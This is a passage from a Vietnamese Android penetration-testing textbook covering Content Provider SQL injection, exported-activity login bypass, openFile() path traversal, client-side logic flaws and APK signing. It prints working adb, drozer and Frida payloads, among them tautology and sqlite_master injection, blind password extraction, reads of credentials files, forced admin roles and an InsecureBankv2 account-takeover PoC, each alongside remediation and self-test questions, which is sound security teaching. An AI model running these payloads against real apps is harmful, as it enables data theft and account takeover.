# Injection - tautology: trả CẢ 2 row dù 'nonexistent' không tồn tại
adb shell content query --uri content://com.victim.app.provider/users \
--where "name='nonexistent' OR '1'='1'"
```

Số row trả về nở ra so với baseline nghĩa là **selection** injectable, qua đó xác nhận có SQLi.

14.4.4 Enumerate schema và lỗi bảng khác

SQLite có sẵn bảng meta **sqlite_master** (với các cột **name**, **sql**) lưu DDL của mọi bảng. Ta bơm qua **projection** để đọc toàn bộ schema mà không cần phải đoán tên bảng:

```
# Đọc sqlite_master → lấy tên mọi bảng + câu CREATE TABLE
adb shell content query --uri content://com.victim.app.provider/users \
--projection "*" FROM sqlite_master--"

# UNION / subquery lỗi bảng khác qua selection
adb shell content query --uri content://com.victim.app.provider/users \
--where "name='x' UNION SELECT username,password FROM admin--"
```

14.4.5 Blind boolean-based injection

Khi provider chỉ trả về boolean hoặc count chứ không đủ cột, ta dùng boolean-based blind. Bản chất giống hệt SQLi trên web, chỉ khác ở kênh tín hiệu là row có tồn tại hay không trong **Cursor**:

```
# So sánh kết quả giữa điều kiện TRUE và FALSE, dò từng ký tự bằng substr()
adb shell content query --uri content://com.victim.app.provider/users \
--where "name='admin' AND (SELECT substr(password,1,1) FROM users WHERE name='admin')='S'"
```

14.4.6 drozer — scanner tự động

```
dz> run app.provider.info -a com.victim.app # provider exported
dz> run app.provider.query content://com.victim.app.provider/users
dz> run scanner.provider.injection -a com.victim.app # auto-fuzz SQLi
Injectable Uris:
content://com.victim.app.provider/users
```

adb shell content query/insert/delete là phương án dự phòng khi không có drozer: payload hoàn toàn tương đương, chỉ là bạn phải gõ tay.

Bộ khung chuẩn cho finding provider-SQLi

(1) Tìm path. (2) Query trần để chứng minh data leak. (3) Dùng tautology để chứng minh injectable. (4) Dùng **sqlite_master** để chứng minh khai thác được cả schema ngoài dự kiến. (5) Chạy scanner để đối chiếu tự động. Trong đó, bước 2 và bước 3 là điều kiện tối thiểu.

14.4.7 Grep-pack nhận diện trong jadx

Dấu hiệu	Ý nghĩa
<code>extends ContentProvider</code>	Điểm vào provider
<code>SQLiteQueryBuilder</code> / <code>rawQuery()</code> / <code>execSQL()</code>	Nơi câu SQL được build
<code>selection</code> / <code>projection</code> dùng trực tiếp (không có <code>selectionArgs</code> ?)	SQLi sink
<code>+ selection</code> hoặc nối chuỗi vào WHERE	SQLi gần như chắc chắn
<code>android:exported="true"</code> (manifest)	Provider mở
<code>targetSdkVersion</code> ≤ 16	Provider export mặc định dù manifest sạch

14.5 Impact và remediation

Xếp theo mức độ nghiêm trọng, impact bao gồm: SQLi qua provider cho phép dump toàn bộ DB (credential, token, PII, lịch sử giao dịch) xuyên sandbox mà không cần root; DB plaintext bị đọc trực tiếp qua run-as, backup hoặc traversal; và write abuse (khi insert/update/delete cũng bị exported) cho phép sửa dữ liệu, chẳng hạn tự nâng `role=admin`.

Biện pháp	Chi tiết
Parameterized query	Luôn dùng <code>selectionArgs</code> (?), không nối chuỗi vào <code>selection</code> ; whitelist cột cho <code>projection</code> bằng <code>setProjectionMap</code>
<code>android:exported="false"</code>	Provider chỉ dùng nội bộ thì đóng hẳn (mặc định an toàn từ API 17+)
Permission <code>signature</code>	Nếu buộc phải chia sẻ, dùng custom permission <code>protectionLevel="signature"</code> — chỉ app ký cùng cert mới gọi được
SQLCipher	Mã hoá toàn bộ file DB (AES-256), key giữ ngoài code (Keystore / user-derived); ai đọc file cũng chỉ thấy ciphertext
Tối thiểu hoá dữ liệu	Không publish bảng chứa secret qua provider; tách DB nhạy cảm
<code>allowBackup="false"</code>	Chặn <code>adb backup</code> lấy file <code>.db</code>

```
// ĐÚNG - parameterized query, không nối chuỗi
db.query("users", columns, "name = ?", new String[]{ name }, null, null, null);
```

```
<!-- ĐÚNG - provider nội bộ đóng hẳn -->
<provider android:name=".UserProvider"
    android:authorities="com.app.provider"
    android:exported="false" />
```

! Lưu ý threat model của SQLCipher

SQLCipher chống được kẻ tấn công đọc file `.db` ở trạng thái tĩnh (các trường hợp no-root, backup, traversal). Nhưng nếu key bị hardcoded trong code, hoặc device đã root cho phép Frida hook vào thời điểm sau khi DB đã mở, thì dữ liệu vẫn lộ. SQLCipher cũng không thay thế được parameterized query: SQLi vẫn xảy ra ngay trên DB đã mã hoá, bởi lúc đó app đã nắm key và đang chạy truy vấn.

14.6 Câu hỏi tự kiểm tra

- Đường dẫn đầy đủ tới file SQLite của `com.bank.app` là gì? Ba đường đọc file ứng với ba điều kiện device?
- Vì sao `projection` nguy hiểm hơn `selection` khi nói về khả năng tham số hoá?
- Viết payload để (a) trả mọi row bất kể logic, (b) đọc toàn bộ schema qua `sqlite_master`.
- Vì sao bước tautology mới thật sự chứng minh SQLi, chứ không phải query trần?
- `targetSdkVersion` ảnh hưởng thế nào tới default export của Provider? Vì sao grep `exported="true"` có thể bỏ sót lỗi?
- Blind boolean-based injection trên Content Provider khác gì với SQLi blind trên web? Bản chất giống nhau ở đâu?

7. SQLCipher bảo vệ chống threat model nào và **không** chống được gì?
8. Nêu bộ khung 5 bước để tạo một finding provider-SQLi hoàn chỉnh.

Chương 15 — Khai thác Activity và Content Provider không an toàn (Insecure Activities and Content Providers)

Mục tiêu

Chương này giúp bạn nắm cách khai thác hai loại component exported nguy hiểm nhất: **Activity** (bỏ qua màn login bằng cách launch trực tiếp qua `am start`) và **Content Provider** (đọc/ghi dữ liệu trái phép, path traversal qua `openFile()`, và SQLi). Bạn sẽ thực hành khai thác bằng `adb shell am / content` cùng drozer, rồi áp dụng các biện pháp remediation như `android:exported=false`, permission chữ ký, và thận trọng khi dùng `grantUriPermissions`. Ảnh xạ OWASP Mobile Top 10 2024: M6 — Inadequate Privacy Controls / M3 — Insecure Authentication/Authorization; CWE-926 (Improper Export of Android Application Components).

15.1 Exported component — trái tim của lỗ IPC

Một component được coi là **exported** khi app khác có thể gọi vào được, tức là nó đã thủng ranh giới sandbox. Có ba trường hợp khiến một component trở thành exported:

- Khai `android:exported="true"` một cách tường minh.
- Có `<intent-filter>` mà không đặt `exported="false"` (Android < 12 ngầm hiểu là `true`, còn từ API 31 thì buộc phải khai tường minh).
- Riêng với Provider, mặc định lại khác biệt tùy theo `targetSdkVersion`.

Component exported	Khai thác	Impact điển hình
Activity	Gọi thẳng activity nằm sau màn login	Authentication bypass
Content Provider	Query / <code>openFile</code> content URI	Đọc/ghi DB nội bộ, SQLi, path traversal

⚠ Chống dương tính giả

Bản thân `exported="true"` **không** tự động là một lỗ hổng. Lỗ chỉ thành hình khi component thoả cả ba điều kiện: (1) không được bảo vệ bằng `android:permission` /signature, và (2) không tự kiểm tra session hay người gọi, và (3) có sink hoặc hành vi nhạy cảm ở phía sau. Phải đủ cả ba thì mới là finding CWE-926.

15.2 Exported Activity — bỏ qua màn hình đăng nhập

15.2.1 Anti-pattern kinh điển

App thường có một `LoginActivity` (không export) cùng các màn hình nội bộ nằm sau bước đăng nhập. Nếu một activity nội bộ bị exported (dù cố ý hay vô tình do intent-filter deep link) mà lại **không tự kiểm tra session** trong `onCreate`, thì bất kỳ app nào cũng có thể launch thẳng vào nó, bỏ qua hoàn toàn màn login.

```
public class PostLogin extends Activity {
    String uname;
    @Override protected void onCreate(Bundle b) {
        super.onCreate(b);
        setContentView(R.layout.activity_post_login);
        Intent intent = getIntent();
        uname = intent.getStringExtra("uname"); // ❌ đọc thẳng extra,
                                                // KHÔNG có dòng nào kiểm tra "user này đã login chưa"
        // các nút Transfer / Statement / ChangePassword đều hoạt động ngay sau onCreate()
    }
}
```

`getIntent()` / `getStringExtra(...)` chính là **SOURCE**, tức dữ liệu không đáng tin đến từ app ngoài. Một activity cứ đọc extra rồi hành động mà không hề kiểm tra session thật thì đó là auth bypass.

15.2.2 Khai thác bằng am start

am chạy với **shell UID (2000)**, tức là nó đóng vai "một app ngoài bất kỳ". Khi gọi được component nội bộ nghĩa là bạn đã chứng minh rằng mọi app rác cũng làm được điều tương tự:

```
# Baseline - xác nhận cửa mở, không có android.permission
adb shell dumpsys package com.victim.app | grep -A3 PostLogin
#   exported=true   (permission null)

# Bypass - mở thẳng màn hình sau login, kèm giả mạo extra
adb shell am start -n com.victim.app/.PostLogin --es uname attacker
```

Activity mở thẳng với đầy đủ chức năng, không cần đăng nhập và cũng chẳng cần biết mật khẩu của ai: một finding HIGH chỉ gói gọn trong một dòng lệnh. Cú pháp cho extras: **--es** String, **--ez** boolean, **--ei** int, **--el** long, **--eu** uri.

```
# Giả mạo flag quyền nếu activity tin extras thay vì kiểm session
adb shell am start -n com.victim.app/.PayActivity --ez isAdmin true --ei amount 0
```

15.2.3 Tương đương bằng drozer

```
dz> run app.package.attacksurface com.victim.app
Activities:
  com.victim.app.LoginActivity   [exported=false]
  com.victim.app.PostLogin      [exported=true]
dz> run app.activity.start --component com.victim.app com.victim.app.PostLogin \
  --extra string uname attacker
```

am luôn có sẵn và đủ dùng để test đích danh từng component, còn drozer thì mạnh ở khâu **liệt kê tự động** toàn bộ attack surface.

! Bonus chain — credential reuse

Một số activity exported không đọc session từ Intent, mà lại tự dùng lại credential đã lưu trong SharedPreferences để gọi thẳng backend. Nếu thiết bị **từng đăng nhập thật** dù chỉ một lần, attacker chỉ cần **am start** vào activity đó rồi bấm nút: app sẽ tự dùng lại credential cũ mà không cần nhập mật khẩu. Như vậy, một exported activity có thể mở ra tới hai lớp lỗ hổng cùng lúc là auth bypass và credential reuse không re-verify.

15.3 Exported Content Provider — đọc/ghi dữ liệu trái phép

Provider là kênh chia sẻ dữ liệu có cấu trúc thông qua URI **content://**. Một provider exported mà không kiểm tra caller sẽ cho phép app ngoài đọc/ghi DB nội bộ, bơm SQLi, hoặc đọc file private qua path traversal.

15.3.1 Bốn lớp lỗ hổng

```
exported provider
├─ (1) Data leak      → query() trả thẳng bảng nhạy cảm
├─ (2) SQL Injection  → projection / selection nối raw vào SQLite
├─ (3) Path traversal → openFile() không lọc → đọc file private
└─ (4) Write abuse    → insert/update/delete → sửa data app khác
```

Recon path (manifest chỉ cho **authority**, không liệt path):

```
dz> run app.provider.finduri com.victim.app
content://com.victim.app.provider/users
```

15.3.2 Data leak và SQL Injection

```
# (1) Data leak trần
adb shell content query --uri content://com.victim.app.provider/users

# (2) SQLi qua selection (tautology) và projection (đọc sqlite_master)
adb shell content query --uri content://com.victim.app.provider/users --where "1=1"
adb shell content query --uri content://com.victim.app.provider/users \
  --projection "*" FROM sqlite_master--"
```

Chi tiết đầy đủ về SQLi qua provider đã được trình bày ở [Chương 14]. Ở đây, trọng tâm là nhìn provider dưới góc độ một **component exported bị lạm dụng**.

15.3.3 Path traversal qua openFile()

Khi provider phục vụ file, nó override `openFile(Uri, mode)` rồi mở đường dẫn được dựng từ URI. Nếu không canonicalize hay lọc `../`, attacker có thể đọc được cả những file private nằm ngoài thư mục dự kiến:

```
@Override
public ParcelFileDescriptor openFile(Uri uri, String mode) {
    File f = new File(BASE_DIR + "/" + uri.getLastPathSegment()); // ❌ không lọc ../
    return ParcelFileDescriptor.open(f, ParcelFileDescriptor.MODE_READ_ONLY);
}
```

```
# Đọc file private qua traversal - URL-encode ../ thành ..%2F
adb shell content read \
  --uri "content://com.victim.fileprovider/myfiles/..%2F..%2Fdatabases%2Fusers.db"
# Mục tiêu ưu tiên: ../shared_prefs/credentials.xml · ../databases/secret.db
```

Sở dĩ phải URL-encode `../` là vì cả shell lẫn `UriMatcher` đều có thể normalize đường dẫn. drozer `scanner.provider.traversal` sẽ tự thử nhiều biến thể giúp bạn.

15.3.4 Write abuse

Nếu `insert` / `update` / `delete` cũng exported và không kiểm quyền:

```
adb shell content insert --uri content://com.victim.app.provider/users \
  --bind name:s:attacker --bind role:s:admin
adb shell content delete --uri content://com.victim.app.provider/users --where "1=1"
```

15.3.5 grantUriPermissions bị lạm dụng

`android:grantUriPermissions="true"` cấp quyền **tạm thời** lên các URI con thông qua `FLAG_GRANT_READ_URI_PERMISSION`. Chuỗi khai thác diễn ra như sau: attacker gọi một Activity exported, ép nó grant quyền đọc một content URI (kể cả URI trỏ vào chính file riêng của app), rồi từ đó app ngoài đọc được URI đó **dù không hề có read-permission tĩnh**, tức là đã vượt rào permission.

15.3.6 Runtime caller-check yếu

Một số dev có tự kiểm tra caller trong `query()` bằng `getCallingPackage()`, nhưng lại chỉ so sánh **tên package**:

```
if (!"com.trusted.partner".equals(getCallingPackage())) { // ❌ chỉ so CHUỖI tên
    throw new SecurityException("Unauthorized caller");
}
```

`getCallingPackage()` chỉ trả về cái tên mà caller tự khai trong manifest của chính nó, nên attacker chỉ cần đặt `applicationId` `"com.trusted.partner"` (mà không cần trùng chữ ký) là qua được. Cách đúng là so **chữ ký** bằng `checkSignatures(...)`, hoặc dùng `<permission protectionLevel="signature">`.

15.4 Remediation

Biện pháp	Chi tiết
<code>android:exported="false"</code>	Component chỉ dùng nội bộ thì đóng hẳn — mặc định an toàn cho Activity/Service/Receiver khi không có intent-filter, và cho Provider từ API 17+
Kiểm tra session ở <code>onCreate</code>	Activity sau login phải verify session/auth thật, không tin extras
Permission <code>signature</code>	Nếu buộc chia sẻ, dùng custom permission <code>protectionLevel="signature"</code> — chỉ app ký cùng cert mới gọi
Không tin extras cho quyết định quyền	<code>isAdmin</code> / <code>role</code> từ Intent phải được xác thực lại phía server/session
Parameterized query	<code>selectionArgs</code> (?), whitelist cột bằng <code>setProjectionMap</code>
Canonicalize path trong <code>openFile()</code>	<code>getCanonicalPath()</code> rồi kiểm prefix <code>BASE_DIR</code> , từ chối nếu chứa <code>..</code>
<code>grantUriPermissions</code> thận trọng	Chỉ grant URI con cụ thể, không cấp rộng
Caller-check theo chữ ký	<code>checkSignatures(...)</code> thay vì so tên package

```
<!-- ĐÚNG - activity nội bộ đóng hẳn -->
<activity android:name=".PostLogin" android:exported="false" />

<!-- ĐÚNG - provider chia sẻ có kiểm soát bằng permission chữ ký -->
<permission android:name="com.app.permission.READ" android:protectionLevel="signature" />
<provider android:name=".UserProvider"
    android:authorities="com.app.provider"
    android:exported="true"
    android:readPermission="com.app.permission.READ" />
```

! Bẫy protectionLevel

Chỉ khai `readPermission` là chưa đủ nếu `protectionLevel="normal"`, bởi khi đó bất kỳ app nào cũng tự xin được permission ấy ngay lúc cài. Hãy luôn truy ngược permission về tận khối `<permission ... protectionLevel=...>`, vì chỉ mức `signature` mới thật sự chặt.

15.5 Quy trình khai thác tổng hợp

```
# 1) Đọc manifest: liệt kê mọi component exported hoặc có intent-filter, cột permission
aapt dump xmltree base.apk AndroidManifest.xml | grep -nE 'exported|intent-filter|permission|provider'

# 2) Với mỗi cửa: tìm SOURCE (getIntent/getData/getXxxExtra), lần tới sink, kiểm có check session không
# 3) Verify động
adb shell am start -n <pkg>/.InnerActivity # activity auth bypass
adb shell content query --uri content://<authority>/<path> --where "1=1" # provider
```

Để đối chiếu, phía drozer dùng các module: `app.package.attacksurface`, `app.activity.start`, `app.provider.info`, `scanner.provider.injection`, `scanner.provider.traversal`.

15.6 Câu hỏi tự kiểm tra

1. Nêu ba trường hợp làm một component trở thành exported. API 31 thay đổi gì?
2. Mô tả mẫu auth-bypass qua exported activity. Một dòng `am start` nào chứng minh nó?
3. Vì sao `getIntent().getStringExtra(...)` được xem là SOURCE? Cho ba sink nguy hiểm.
4. `am` chạy với UID nào, và vì sao điều đó chứng minh được lỗ hổng exported?
5. Liệt kê bốn lớp lỗ hổng của exported Content Provider, mỗi lớp một lệnh khai thác.
6. `openFile()` sinh lỗ gì? Vì sao phải URL-encode `../`? Cho một URI payload đọc `shared_prefs`.
7. `grantUriPermissions="true"` bị lạm dụng thế nào để vượt rào `readPermission`?

8. Vì sao check caller bằng `getCallingPackage()` + so tên package là yếu? Cách đúng là gì?
9. Khi nào `exported=true` **không** phải lỗ hổng? Ba điều kiện cần đủ để thành finding CWE-926?

Chương 16 — Khai thác lỗ hổng logic (Exploitation of Logic Flaws)

S Mục tiêu

Chương này giúp bạn phân biệt **lỗ hổng logic nghiệp vụ (business logic flaw)** với lỗ hổng kỹ thuật, đồng thời hiểu vì sao mobile đặc biệt dễ mắc phải khi lập trình viên quen đặt lòng tin vào phía client. Bạn sẽ nắm được các dạng logic flaw phổ biến gồm bypass xác thực client-side, thao tác giá và số lượng, IDOR qua API, thay đổi luồng nghiệp vụ và client-side trust, cùng phương pháp phát hiện kết hợp cả ba góc nhìn **static, intercept traffic và runtime hook**, rồi thực hành khai thác đầu-cuối trên một app thật. Toàn bộ được ánh xạ sang **OWASP Mobile M3/M4** và các CWE liên quan, khép lại bằng nguyên tắc remediation cốt lõi: **mọi quyết định bảo mật đều phải nằm ở server**.

16.1 Logic flaw khác gì lỗ hổng kỹ thuật

Lỗ hổng **kỹ thuật** (technical flaw) là một lỗi khu trú trên một dòng code hoặc một API cụ thể, chẳng hạn `rawQuery` nối chuỗi gây SQLi, `checkServerTrusted` rỗng làm hỏng TLS, hay `MODE_WORLD_READABLE` mở file cho app khác đọc. Các scanner như MobSF hay semgrep bắt được chúng dễ dàng vì mỗi lỗi đều để lại **pattern rõ ràng**.

Lỗ hổng **logic** thì hoàn toàn khác. Từng dòng code đều đúng cú pháp và không API nào bị dùng sai, nhưng **cách app quyết định điều gì được phép** lại sai. Không có signature nào để grep ra, bởi lỗi nằm ở *luồng nghiệp vụ* chứ không ở *một hàm nguy hiểm*. Chính vì vậy logic flaw gần như **miễn nhiễm với auto-scanner**, và nó chỉ lộ ra khi người test hiểu app *đáng ra* phải hoạt động thế nào rồi tự hỏi "nếu tôi làm ngược lại thì sao?".

Tiêu chí	Lỗ hổng kỹ thuật	Lỗ hổng logic
Bản chất	Dùng sai một API/cú pháp	Quyết định nghiệp vụ đặt sai chỗ
Ví dụ	SQLi, insecure storage, broken TLS	Bypass auth phía client, sửa giá, IDOR
Scanner bắt được?	✅ Có pattern	❌ Cần hiểu ngữ cảnh
Cách phát hiện	Grep sink, SAST	Đọc luồng + intercept + thử "đường sai"
Gốc rễ	Code sai	Tin phía client / thiếu kiểm tra ở server

i Nguyên tắc vàng cho mobile

"Never trust the security on the client-side." App chính là **client mà bạn sở hữu hoàn toàn**: bạn có thể decompile nó, patch smali, hook Frida hay sửa traffic tùy ý. Vì thế mọi kiểm tra chạy trên thiết bị thực chất là kiểm tra **của bạn**, không phải của dev. Logic flaw sinh ra chính vì dev quên mất điều này.

16.2 Các dạng logic flaw phổ biến trên mobile

16.2.1 Bypass xác thực phía client (client-side auth bypass)

Dev đặt màn login ở đầu app rồi mặc định rằng muốn tới màn phía sau thì buộc phải đi qua login. Nhưng nếu một Activity nhạy cảm được khai là `exported` (hoặc có `intent-filter`), attacker có thể gọi thẳng nó từ bên ngoài và **nhảy qua** toàn bộ luồng đăng nhập.

```
# Mở thẳng màn sau đăng nhập mà không cần login
adb shell am start -n com.android.insecurebankv2/.PostLogin
```

Một biến thể tinh vi hơn là app kiểm PIN hoặc vân tay **hoàn toàn ở phía client**. Chẳng hạn app chỉ dựa vào callback `onAuthenticationSucceeded()` mà **không** kèm một `CryptoObject` được ký bởi Android Keystore; khi đó chỉ cần Frida hook thẳng vào callback là đã "vượt vân tay" mà không cần vân tay thật.

16.2.2 Thao tác giá / số lượng (M4, CWE-602)

App tính tổng tiền, số điểm hoặc giới hạn giao dịch **ngay trên thiết bị** rồi gửi kết quả lên cho server tin theo. Chỉ cần attacker sửa request là đổi được giá.

Client tính: price=100000, qty=2, total=200000 → server LƯU total do client gửi
Attacker sửa trong Burp: total=1 → server tin, tính tiền 1đ

Dạng này còn bao gồm cả **negative quantity** (đặt số lượng âm để được hoàn tiền), **coupon reuse** (dùng lại một mã giảm giá nhiều lần) và **overflow limit** (vượt hạn mức chuyển tiền do server không re-check).

16.2.3 IDOR qua API (M3, CWE-639)

Sau khi login, app gọi API kèm một `id` do client cung cấp, ví dụ `GET /api/account/1001`. Nếu server chỉ kiểm xem người dùng đã đăng nhập hay chưa mà **không kiểm id này có thực sự thuộc về user hiện tại không**, thì chỉ cần đổi `1001` thành `1002` là đọc được tài khoản người khác. Token lưu trong SharedPreferences (Chương 21) thường chính là thứ được lấy ra để dựng nên chuỗi khai thác này.

16.2.4 Thay đổi luồng (flow manipulation)

Ứng dụng giả định các bước luôn xảy ra **đúng thứ tự**, chẳng hạn OTP → xác thực → giao dịch. Attacker có thể gọi thẳng bước cuối và bỏ qua bước OTP, hoặc lặp lại bước "xác nhận thành công" trong khi chưa hề "thanh toán". Trên mobile, kiểu tấn công này thường là gửi một **broadcast hoặc Intent giả** để kích hoạt một handler nội bộ:

```
# Gửi broadcast giả kích hoạt handler đáng ra chỉ chạy sau một bước hợp lệ
adb shell am broadcast -a theBroadcast -n com.android.insecurebankv2/.MyBroadcastReceiver \
--es "phonenummer" "<số của attacker>" --es "newpass" "anything"
```

16.2.5 Client-side trust (tin dữ liệu do chính client tạo)

Server tin luôn những **cờ trạng thái** do client gửi lên, chẳng hạn `is_premium=true`, `role=admin` hay `verified=1`. Đây chính là mass-assignment: attacker chỉ cần thêm một field vào request là server ghi đè thẳng nó vào DB.

Dạng	OWASP 2024	CWE	Câu hỏi phát hiện
Client-side auth bypass	M3	CWE-287 / CWE-306	Có thể mở màn nhạy cảm mà không login?
Thao tác giá/số lượng	M4	CWE-602 / CWE-840	Server có tính lại giá không?
IDOR qua API	M3	CWE-639 / CWE-284	Đổi <code>id</code> có đọc được data người khác?
Thay đổi luồng	M4	CWE-841	Có thể bỏ qua/đảo bước?
Client-side trust	M3	CWE-602 / CWE-915	Server tin cờ nào do client gửi?

16.3 Phương pháp phát hiện: static + traffic + runtime

Logic flaw hiếm khi lộ ra từ một nguồn duy nhất, nên bạn phải **giao thoa cả ba góc nhìn** mới thấy được nó.

16.3.1 Static — hiểu luồng "đúng" trước đã

Trước hết hãy đọc jadx để dựng lại luồng nghiệp vụ: đâu là entry point, quyết định "được phép" nằm ở chỗ nào, và giá trị nào đang được tính ngay ở client. Một điểm nghi vấn kinh điển là Activity đọc extra **một cách vô điều kiện**:

```
// ChangePassword.java - tin extra từ Intent, KHÔNG re-check ai đang login
Intent intent = getIntent();
uname = intent.getStringExtra("uname"); // ← tin client tuyệt đối
new RequestChangePasswordTask().execute(uname); // POST username=uname
```

Khi đọc static, hãy coi những dấu hiệu sau là cờ đỏ: một quyết định kiểu `if (isPremium)` dựa trên biến local, giá trị tiền hay quyền được tính ở client rồi gửi thẳng lên server, và extras hoặc `id` chày thẳng vào API mà không hề đối chiếu chủ sở hữu.

16.3.2 Intercept traffic — nơi IDOR và price tampering lộ diện

Hãy cắm Burp (Chương 8) để xem **request thật** mà app gửi lên backend. Đây chính là nơi bạn nhìn thấy `id`, `total` hay `role` đang đi trên dây, và bạn thử đổi từng giá trị một:

Bắt request → sửa userId / total / thêm is_admin → gửi lại → so response

16.3.3 Runtime hook — khi quyết định nằm sâu trong code

Khi phần logic kiểm tra chạy ngay ở client và bạn cần **ép nó rẽ sang nhánh khác**, hãy dùng Frida hook thẳng vào hàm ra quyết định:

```
Java.perform(function () {
    var Auth = Java.use('com.target.app.AuthManager');
    Auth.isLoggedIn.implementation = function () { return true; }; // ép qua auth
    Auth.getUserRole.implementation = function () { return "admin"; }; // leo quyền
});
```

16.4 Ví dụ khai thác đầu-cuối: account takeover trên InsecureBankv2

Đây là chuỗi ghép giữa **client-side auth bypass** ở phía app với **broken access control** ở phía server, minh hoạ rõ nguyên tắc một impact có thể sinh ra từ hai lỗ cùng góp vào.

Bước 1 — Static. `ChangePassword` được khai là `exported` và đọc `uname` từ Intent extra mà không hề re-check phiên đăng nhập (§16.3.1).

Bước 2 — Xác nhận backend. Route `/changepassword` chỉ đọc `request.form['username']` cùng `request.form['newpassword']` rồi chạy `u.password = newpassword; commit()`, hoàn toàn **không kiểm session hay token**.

Bước 3 — Khai thác. Mở thẳng Activity với username nạn nhân do ta tự chọn:

```
adb shell am start -n com.android.insecurebankv2/.ChangePassword --es uname dinesh
```

Màn "Change Password" mở ra với username `dinesh`; ta chỉ việc nhập mật khẩu mới và bấm xác nhận là đổi được mật khẩu của **bất kỳ user nào**, không cần biết mật khẩu cũ và cũng chưa từng phải đăng nhập.

```
// PoC: một app khác trên máy tự động hoá bước khai thác
Intent i = new Intent();
i.setClassName("com.android.insecurebankv2", "com.android.insecurebankv2.ChangePassword");
i.putExtra("uname", "dinesh"); // nạn nhân - không cần mật khẩu hiện tại
startActivity(i);
```

! Vì sao đây thật sự là Critical

Attacker ở đây chỉ là một **app thường trên máy, không cần root và không cần bất kỳ đặc quyền nào**. Ngưỡng khai thác cực thấp, trong khi impact lại là account takeover hoàn chỉnh. Ngược lại, những lỗ chỉ khai thác được khi máy đã root thường bị **hạ severity**, bởi khi đó attacker vốn đã kiểm soát cả OS.

16.5 Vì sao mobile đặc biệt dễ dính logic flaw

Dev web từ lâu đã quen coi client là kẻ thù, nhưng dev mobile lại hay tin rằng một app đã cài trên máy thì mặc nhiên đáng tin. Ba ngộ nhận cứ lặp đi lặp lại:

- **"App-side là an toàn"**: họ quên rằng APK có thể reverse, traffic có thể sửa và Frida có thể hook.
- **"IPC mặc định đóng"**: thực ra ngược lại, Android **mặc định mở** component ngay khi nó có `intent-filter`, trừ khi dev tự khoá bằng `exported=false`.
- **"UI đã chặn nghĩa là logic đã được chặn"**: ấn một nút bấm không có nghĩa là chặn được hành vi, vì component vẫn có thể gọi được từ `adb` hay drozer.

16.6 Remediation — quyết định bảo mật thuộc về server

! Nguyên tắc gốc

Client-side check chỉ nên phục vụ **trải nghiệm người dùng**, chẳng hạn báo lỗi sớm hay ẩn bớt UI. Còn **mọi** kiểm tra bảo mật thật sự đều phải được lặp lại ở server, nơi attacker không thể can thiệp.

Lỗi	Fix đúng
Client-side auth bypass	Server xác thực mọi request; đặt <code>exported=false</code> hoặc <code>protectionLevel=signature</code> cho component nhạy cảm
Thao tác giá/số lượng	Server tính lại giá/tổng từ dữ liệu gốc, không tin số client gửi; validate range
IDOR	Server kiểm quyền sở hữu : <code>id</code> được yêu cầu có thuộc về user trong token không
Thay đổi luồng	Server giữ state machine phía backend, ép đúng thứ tự bước (OTP trước, giao dịch sau)
Client-side trust	Server bỏ qua cờ <code>role/is_premium</code> do client gửi; tra quyền từ nguồn tin cậy

Tóm lại, nguyên tắc chung là luôn **server-side validation** cho mọi input và mọi quyết định, áp least-privilege cho từng component, và tuyệt đối không để client đóng vai trò trọng tài của quyền hạn.

16.7 Câu hỏi tự kiểm tra

1. Nêu ba khác biệt giữa lỗi hỏng logic và lỗi hỏng kỹ thuật. Vì sao scanner khó bắt logic flaw?
2. Client-side auth bypass trên mobile thường khai thác qua cơ chế Android nào? Cho một lệnh `adb` minh họa.
3. IDOR qua API khác gì với price tampering về gốc rễ và cách phát hiện?
4. Vì sao phải kết hợp cả static, intercept traffic và runtime hook để tìm logic flaw — mỗi nguồn cho biết điều gì?
5. Trong ví dụ account takeover InsecureBankv2, hai lỗi nào cộng dồn và tại sao đây là Critical dù attacker không cần root?
6. Kể ba ngộ nhận khiến dev mobile hay để lọt logic flaw.
7. Vì sao client-side check không đủ và remediation đúng luôn nằm ở đâu? Cho ví dụ fix cho IDOR và price tampering.
8. Một app tin cờ `is_admin=true` do client gửi lên là dạng logic flaw nào, ánh xạ CWE nào?

Chương 17 — Kiểm tra Certificate và Signing Schema (Inspection of Certificate and Signing Schema)

S

Mục tiêu

Chương này giúp bạn hiểu bốn signature scheme của APK (v1/v2/v3/v4) cùng điểm yếu lịch sử của từng scheme, cách kiểm chữ ký bằng `apksigner verify` và `keytool`, vì sao repackaging **bắt buộc** phải ký lại, và cách phát hiện một app **không** tự kiểm chữ ký (tamper detection yếu). Bạn cũng sẽ nắm được mối liên hệ giữa signature-based permission, self-signature check (anti-tamper) và certificate pinning. Toàn bộ được ánh xạ sang **OWASP Mobile M7 (Insufficient Binary Protections)** cùng **CWE-295** và các CWE liên quan.

17.1 Vì sao pentester phải hiểu app signing

Mọi APK, kể cả debug build, đều **phải được ký** thì mới cài và chạy được. Chữ ký đảm nhận hai việc: bảo đảm **tính toàn vẹn** (file không bị sửa sau khi ký) và **chứng minh nguồn gốc** (đến từ cùng một nhà phát triển). Với pentester, điều này kéo theo ba hệ quả trực tiếp:

- **Update integrity.** Android chỉ cho cập nhật đề khi bản mới được ký bằng **cùng certificate** với bản đang cài. Khi bạn patch smali rồi ký bằng key của mình, certificate đã khác đi nên Android sẽ từ chối update, buộc bạn phải `adb uninstall` trước rồi mới `adb install`.
- **Repackage phải ký lại.** Vì hash của mọi file đều nằm trong chữ ký, bất kỳ thay đổi nào cũng phá vỡ chữ ký gốc, khiến APK không thể cài được nếu không ký lại.
- **Anti-tamper.** Một số app nhạy cảm tự đọc chữ ký của chính mình lúc chạy rồi so với hash hardcoded; vì bạn ký bằng key khác, check này sẽ trip và bạn phải bypass nó.

17.2 Cấu trúc chữ ký trong APK

APK là file ZIP; chữ ký v1 nằm trong thư mục `META-INF/`:

File	Nội dung
<code>MANIFEST.MF</code>	Hash (SHA-1/SHA-256) của mọi file trong APK
<code>CERT.SF</code>	Bản sao digest của <code>MANIFEST.MF</code> , được ký bằng RSA key
<code>CERT.RSA</code>	Public key + certificate của dev dùng ký <code>CERT.SF</code>

```
# Đọc thông tin signer từ certificate (thuật toán hash, subject, issuer)
openssl pkcs7 -in META-INF/CERT.RSA -inform DER -print
```

i

Giá trị OSINT

Soi `CERT.RSA` sẽ cho biết **ai thật sự đã build APK**. Điều này hữu ích khi cần phân biệt app gốc với bản repack hoặc bị trojan hoá, cũng như để nhận diện một bản release lỗi ký bằng debug key.

17.3 Bốn signature scheme v1/v2/v3/v4

Scheme	Từ API	Ký cái gì	Điểm chính
v1 (JAR signing)	mọi bản	Từng file trong ZIP central directory	Kế thừa từ JAR; không verify toàn bộ byte của file → dính Janus
